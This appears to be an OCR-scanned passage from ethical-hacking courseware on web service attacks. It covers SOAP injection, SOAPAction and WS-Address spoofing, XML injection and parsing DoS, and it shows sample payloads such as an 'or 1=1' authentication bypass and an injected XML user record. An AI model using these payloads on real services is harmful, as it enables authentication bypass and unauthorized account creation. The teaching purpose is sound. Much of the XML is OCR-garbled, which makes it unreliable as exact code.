SOAPSDK1="http://www.w3.org/2001/ XMLschema'
xmlns: SOAPSDK2="http ://www .w3 .org/200
l/XMLSchem.o- inst.once"
xmlns: SOAPSDK3="http://schemas .xmlso.op
.org/soap/ encoding/" xmlns: SOAPENV=
' http://schemas .xmlsoap .org/soap/ envelope/">
- <SOAP- ENV:Body>
- <SOAPSDK 4: GetProdLctInformationByName
xmlns: SOAPSDK4=' http://sfaustlap/Productinfo/">
<SOAPSDK4: name>' </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password> 5648</SOAPSDK4: password>
</SOAPSDK 4: GetProduc t In forma ti 0 n B y Name>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

```
<?>o:ml version=" l, O" encoding= "utf-8" ?>
- <soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/ envelope/"
xmlns: xsi="http://www .w3 .org/2001/XMLSchem ~- instl'lnce "
xmlns: xsd="http://www .w3 .org/20D l/XMLSchem!'l'>
- <soap: Body>
- <soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>System. Web .Services .Protocols .SoapException: Server was unable to process request. --->
system.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'productname like '' and providerid = '312 - 111
- 8543''. At system.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling
(Int32 hr) at system.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult
(tagDBPARAMS dbParams, Object& executeResult) at
system.Data.OleDb.OleDbCommand.ExecuteCommandText(Object&executeResult) at System .Data .OleDb .OleDbCommand
.ExecuteCommand (Command Behavior behavior, Object& executeResult) at System .Data .OleDb .OleDbCo mm and. ExecuteRe aderI
nterna l (Command Behavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior
behavior) at System.Data.OleDb.OleDbCommand.ExecuteReader() at Product Info. ProductDBAccess . Get Product Information(String p
roductName, String uid, String password) at ProductInfo.ProductInfo.GetProductInformationByName(String name, String uid, String
password) --- End of inner exception stack trace ---</faultstring>
<detail />
</soap: Fault>
</soap : Body>
</soap: Envelope>
```

Web Service Attacks: SOAP Injection

- Inject **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**
- This attack works similarly to **SQL Injection attacks**


http://www.certifiedhacker.com/ws/products.asmx
Account Login
Username
%
Password
'or 1=1 or blah = '
Submit

```
<?xml version= ' 1.0' encoding= 'UTF-8' standalone= 'no"?>
- <SOAP-ENV:Envelope xmlns: SOAPSDK1="http://www.w3.org/2001/XMLSchema '
xmlns: SOAPSDK2=' http://www.w3.org/2001/ XMLSchema - instance'
xmlns: SOAPSDK3=' http://schemas.xmlsoap.org/soap/encoding/' xmlns:
SOAPENV='http://schemas .xmlsoap.org/soap /envelope/'>
- <SOAP-ENV:Body>
- <SOAPSDK4:GetProductInformationByName
xmlns: SOAPSDK4=' http:// certifiedhacker/ProductInfo /'>
<SOAPSDK4: name>% </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password>' or 1= 1 or blah = '</SOAPSDK4: password>
</SOAPSDK 4: GetProductInformationByName> </SOAP-ENV:Body>
</SOAP- ENV : Envelope>
```


Server Response

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap=''http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www.w3.org/2001/XMLSchema-
instance'
xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
xmlns="http://certifiedhacker/ProductInfo/">
- <GetProductInformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```


Web Service Attacks: SOAPAction Spoofing

- Every SOAP request contains an operation that is executed by the application and is included as the **first child element** in the SOAP Body
- SOAPAction is an additional HTTP header used when SOAP messages are **transmitted using HTTP**
- This header informs the receiving web service about the operation present in the SOAP body without the need to perform **XML parsing**
- Attackers use tools such as **WS-Attacker** to manipulate the operations included in the SOAPAction headers

WS-Attacker


File
WSDL Loader
Test Request
Plugin Config
Attack Overview
Log
Expert View
Start Attack
Stop Attack
Clean Results
Result slider
Critical
Important
Info
Trace
Active plugins

https://github.com



Web Service Attacks: WS-Address Spoofing

- WS-address provides additional routing information in the SOAP header to support **asynchronous communication**
- In a WS-address spoofing attack, an attacker sends a SOAP message containing **fake WS-address** information to the server. The <ReplyTo> header consists of the **address of the endpoint** selected by the attacker rather than the address of the web service client

Regular SOAP traffic between WS client and server

SOAP message

```
<Envelop>
    <Header>
      <ReplyTo>
        <Address>
          http://client
        </Address>
      </ReplyTo>
    </Header>
    <Body>
```


SOAP ReplyTo
Web Service Client
Network
Web Service Server
SOAP

Un-requested SOAP traffic received by WS client

SOAP message

```
<Envelop>
    <Header>
      <ReplyTo>
        <Address>
          http://client
        </Address>
      </ReplyTo>
    </Header>
    <Body>
```

Attacker
SOAP ReplyTo
Web Service Client
Web Service Server
SOAP



Web Service Attacks: XML Injection

- Inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database with **bogus entries**
- XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks

http://www.certifiedhacker.com/ws/login.asmx
Account Login

Username: Mark
Password: 12345
E-mail:

Submit

```
mark@certifiedhacker.com</mail> </user> <user>
<username>Jason</username>
<password>attack</password>
<userid>105</userid><mail>jason@certifiedhacker.com>
```

Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
         <username>gandalf</username>
         <password>!c3</password>
         <userid>101</userid>
         <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
         <username>Mark</username>
         <password>12345</password>
         <userid>102</userid>
         <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
         <username>jason</username>
         <password>attck</password>
         <userid>105</userid>
         <mail>jason@certifiedhacker.com</mail>
    </user>
</users>
```

Creates new user account on the server

Web Services Parsing Attacks

- Parsing attacks exploit vulnerabilities and weaknesses in the processing **capabilities of the XML parser** to create a denial-of-service attack or generate **logical errors in web service request** processing

Recursive Payloads

- Attacker queries web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of the XML parser and CPU resources


Oversize Payloads

- Attackers send an excessively large payload to **consume all system resources**, rendering web services inaccessible to other legitimate users

Web Service Attack Tools

SoapUI Pro


- SoapUI is a **web service** testing tool that supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- An attacker can use this tool to carry out **web service probing**, SOAP injection, XML injection, and web service parsing attacks



https://www.soapui.org

XMLSpy

- Altova XMLSpy is the XML **editor and development environment** for modeling, editing, transforming, and debugging **XML-related technologies**



https://www.altova.com

Attack Web Services

Web applications often use web services to implement a particular functionality. If web services integrated within the web applications are vulnerable, the applications themselves become vulnerable, allowing attackers to exploit such applications through the integrated vulnerable web services. Thus, attackers easily target web services. Therefore, compromised web services are a serious security threat.

Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks. Attackers can target web services using various techniques, as web applications make these services available to users through different mechanisms. Hence, the possibility of vulnerabilities increases. Attackers exploit these vulnerabilities to compromise web services. There are many reasons why attackers target web services. Attackers choose an appropriate attack depending on the purpose of the attack. If attackers merely want to stop a web service from serving intended users, then they can launch a DoS attack by sending numerous requests.

